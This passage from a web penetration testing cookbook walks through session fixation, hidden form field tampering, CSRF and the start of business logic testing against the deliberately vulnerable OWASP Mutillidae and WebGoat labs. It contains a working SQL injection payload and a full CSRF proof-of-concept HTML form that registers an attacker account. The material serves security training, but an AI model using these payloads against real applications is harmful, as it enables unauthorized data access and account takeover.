


Figure 6.16 – Notice value of PHPSESSID did not change after login

How it works...

In this recipe, we examined how the `PHPSESSID` value assigned to an unauthenticated user remained constant even after authentication. This is a security vulnerability allowing for the session fixation attack.

Testing for exposed session variables

Session variables such as tokens, cookies, or hidden form fields are used by application developers to send data between the client and the server. Since these variables are exposed on the client side, an attacker can manipulate them in an attempt to gain access to unauthorized data or to capture sensitive information.

Burp Suite's **Proxy** option provides a feature to enhance the visibility of so-called *hidden* form fields. This feature allows web application penetration testers to determine the level of sensitivity of the data held in these variables. Likewise, a pentester can determine whether the manipulation of these values produces a different behavior in the application.

Getting ready

Using the OWASP Mutillidae II application and Burp Suite's **Unhide hidden form fields** feature under **Proxy**, we'll determine whether manipulation of a hidden form field value results in gaining access to unauthorized data.

How to do it...

1. Switch to Burp Suite's **Proxy** tab by clicking the **Settings** gear icon in the top right-hand corner of Burp Suite.




Figure 6.17 – Global Settings button

2. Once the large pop-out window displays, select **All** | **Proxy**.




Figure 6.18 – Settings menu

3. Within the **Proxy** section, scroll down to the **Response modification rules** section, and check the boxes for **Unhide hidden form fields** and **Prominently highlight unhidden fields**:




Figure 6.19 – Proxy | Response modification rules subsection

4. Navigate to the **User Info** page by going to **OWASP 2013** | **A1 - Injection (SQL)** | **SQLi - Extract Data** | **User Info (SQL)**:




Figure 6.20 – User Info page of the application

5. Note the hidden form fields now prominently displayed on the page:




Figure 6.21 – Hidden fields predominantly displayed

6. Let's try to manipulate the value shown, `user-info.php`, by changing it to `admin.php` and see how the application reacts. Modify `user-info.php` to `admin.php` within the **Hidden field [page]** textbox:




Figure 6.22 – Change value of hidden field

7. Hit the *Enter* key after making the change. You should now see a new page loaded showing **PHP Server Configuration** information:

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension	API220090626,NTS

Figure 6.23 – Resulting PHP configuration page exposed

How it works...

As seen in this recipe, there isn't anything hidden about hidden form fields. As penetration testers, we should examine and manipulate these values, to determine whether sensitive information is inadvertently exposed or whether we can change the behavior of the application from what is expected, based on our role and authentication status. In the case of this recipe, we were not even logged in to the application. We manipulated the hidden form field labeled `page` to access a page containing fingerprinting information. Access to such information should be protected from unauthenticated users.

Testing for cross-site request forgery

Cross-Site Request Forgery (**CSRF**) is an attack that rides on an authenticated user's session to allow an attacker to force the user to execute unwanted actions on the attacker's behalf. The initial lure for this attack can be a phishing email or a malicious link executing through a cross-site scripting vulnerability found on the victim's website. CSRF exploitation may lead to a data breach or even a full compromise of the web application.

Getting ready

Using the OWASP Mutillidae II application registration form, determine whether a CSRF attack is possible within the same browser (a different tab) while an authenticated user is logged in to the application.

How to do it...

To begin this recipe, let's first baseline the current number of records in the account table and perform SQL injection to see this:

1. Navigate to the **User Info** page by going to **OWASP 2013 | A1 - Injection (SQL) | SQLi - Extract Data | User Info (SQL)**.
2. At the username prompt, type in a SQL injection payload to dump the entire account table contents. The payload is `' or 1=1-- <space>` (*tick or 1 equals 1 dash dash space*). Then, press the **View Account Details** button.

Remember to include the space after the two dashes, since this is a MySQL database; otherwise, the payload will not work:




Figure 6.24 – SQL injection payload

3. When performed correctly, a message displays that 24 records were found in the database for users. The data shown following the message reveals the usernames, passwords, and signature strings of all 24 accounts. Only two account details are shown here as a sample:




Figure 6.25 – Baseline of 24 records

We confirmed that 24 records currently exist in the accounts table of the database.

4. Now, return to the login screen (click **Login/Register** from the top menu) and select the **Please register here** link.
5. After clicking the **Please register here** link, you are presented with a registration form.

6. Fill out the form to create a tester account. Type in `tester` as the username, `tester` as the password, and `This is a tester account` as the signature:




Figure 6.26 – Register a new user

7. After clicking the **Create Account** button, you should see a green banner confirming the account was created:

Figure 6.27 – Confirmation of the new account creation

8. Return to the **User Info** page by going to **OWASP 2013 | A1 - Injection (SQL) | SQLi - Extract Data | User Info (SQL)**.
9. Perform the SQL injection attack again and verify that you can now see 25 rows in the account table, instead of the previous count of 24:

Figure 6.28 – 25 rows visible in the account table

10. Switch to the **Proxy | HTTP history** tab in Burp Suite and view the `POST` request that created the account for the tester.
11. Studying this `POST` request shows the `POST` action (`register.php`) and the body data required to perform the action, in this case, `username`, `password`, `confirm_password`, and `my_signature`. Also, notice there is no CSRF token used. CSRF tokens are placed within web forms to protect against the very attack we are about to perform. Let's proceed.

12. Right-click on the `POST` request and click on **Send to Repeater**:




Figure 6.29 – Send login to Repeater

13. If you're using Burp Suite Professional, right-click and select **Engagement tools | Generate CSRF PoC:**




Figure 6.30 – Generate CSRF PoC

14. Upon clicking this feature, a pop-up box generates the same form used on the registration page but without any CSRF token protection. Inside the CSRF HTML text area, change the `"tester"` username to `"attacker"`. Change the password to `"attacker"`. Change the `"tester"` confirm password value to `"attacker"`:




Figure 6.31 – Modify and copy HTML

15. Click the **Copy HTML** button and save it as a file called `csrf.html` on your local system:




Figure 6.32 – Name the new file csrf.html

16. If you are using Burp Suite Community, you can easily recreate the **CSRF PoC** form by viewing the source code of the registration page:




Figure 6.33 – For Burp Suite Community edition, how to create CSRF PoC

17. While viewing the page source, scroll down to the <form> tag section. For brevity, the form is recreated next. Insert `attacker` as a value for the username, password, and signature. Copy the following HTML code and save it in a file entitled `csrf.html`:

```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.168.56.101/mutillidae/index.
php?page=register.php" method="POST">
<input type="hidden" name="csrf-token" value="" />
<input type="hidden" name="username" value="attacker" />
<input type="hidden" name="password" value="attacker" />
<input type="hidden" name="confirm_password" value="attacker"
/> <input type="hidden" name="my_signature" value="attacker
account" />
<input type="hidden" name="register-php-submit-button"
value="Create Account" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

18. Now, return to the login screen (click **Login/Register** from the top menu) and log in to the application, using the username `ed` and the password `pentest`.
19. Open the location on your machine where you saved the `csrf.html` file. Drag the file into the browser where `ed` is authenticated. After you drag the file to this browser, `csrf.html` will appear as a separate tab in the same browser:




Figure 6.34 – Name the new file csrf.html

20. For demonstration purposes, there is a **Submit request** button. However, in the wild, a JavaScript function would automatically execute the action of creating an account for the attacker. Click the **Submit request** button:




Figure 6.35 – Submit request in new tab

You should receive a confirmation that the attacker account has been created:




Figure 6.36 – Confirmation of CSRF attack success

21. Switch to the **Proxy | HTTP history** tab in Burp Suite and find the maliciously executed `POST` request used to create the account for the attacker, while riding on the authenticated session of `ed`. Note the `Origin` header value of `"null"`. This confirms we are using our CSRF PoC since we drag and drop it from our local machine (e.g., *origin of nothing*) into a new tab of an authenticated user's session.




Figure 6.37 – CSRF attack as seen in Burp

22. Return to the **User Info** page by going to **OWASP 2013 | A1 - Injection (SQL) | SQLi - Extract Data | User Info (SQL)** and perform the SQL injection attack again. You will now see 26 rows in the account table instead of the previous count of 25:




Figure 6.38 – Record count incremented by 1 after CSRF attack

How it works...

CSRF attacks require an authenticated user session to surreptitiously perform actions within the application on behalf of the attacker. In this case, an attacker rode on `ed`'s session to re-run the registration form to create an account for the attacker. If `ed` had been an admin, this could have allowed the attacker to gain access to an elevated role as well.

7

Assessing Business Logic

This chapter covers the basics of **business logic testing**, including an explanation of some of the more common tests performed in this area. Web penetration testing involves key assessments of business logic to determine how well the design of an application performs integrity checks, especially within sequential application function steps, and we will be learning how to use Burp Suite to perform such tests.

In this chapter, we will cover the following recipes:

- Testing business logic data validation
- Unrestricted file upload—bypassing weak validation
- Performing process-timing attacks
- Testing for the circumvention of workflows
- Uploading malicious files—polyglots

Technical requirements

To complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications** (**BWA**)
- OWASP Mutillidae link
- OWASP WebGoat link
- OWASP **Damn Vulnerable Web Application** (**DVWA**) link
- Burp Proxy Community or Professional (`https://portswigger.net/burp/`)
- Firefox browser using FoxyProxy add-on or Burp Suite browser

Testing business logic data validation

Business logic data validation errors occur due to a lack of server-side checks, especially in a sequence of events such as shopping cart checkouts. If design flaws such as thread issues are present, those flaws may allow an attacker to modify or change their shopping cart contents or prices prior to purchasing them, to lower the price paid.

Getting ready

Using the **OWASP WebGoat** application and Burp, we will exploit a business logic design flaw to purchase many large ticket items for a very cheap price.

How to do it...

1. Ensure the `owaspbwa` VM is running. Select the **OWASP WebGoat** application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine:

Figure 7.1 – VM landing page

2. After you've clicked the **OWASP WebGoat** link, you will be prompted for some login credentials. Use these credentials—username: `guest`; password: `guest`.
3. After authentication, click the **Start WebGoat** button to access the application exercises:




Figure 7.2 – Starting the WebGoat application

4. Note the WebGoat application seems to work better in Firefox with FoxyProxy set to send traffic to Burp Suite instead of using the Burp Suite browser. Click **Concurrency | Shopping Cart Concurrency Flaw** from the left-hand menu:


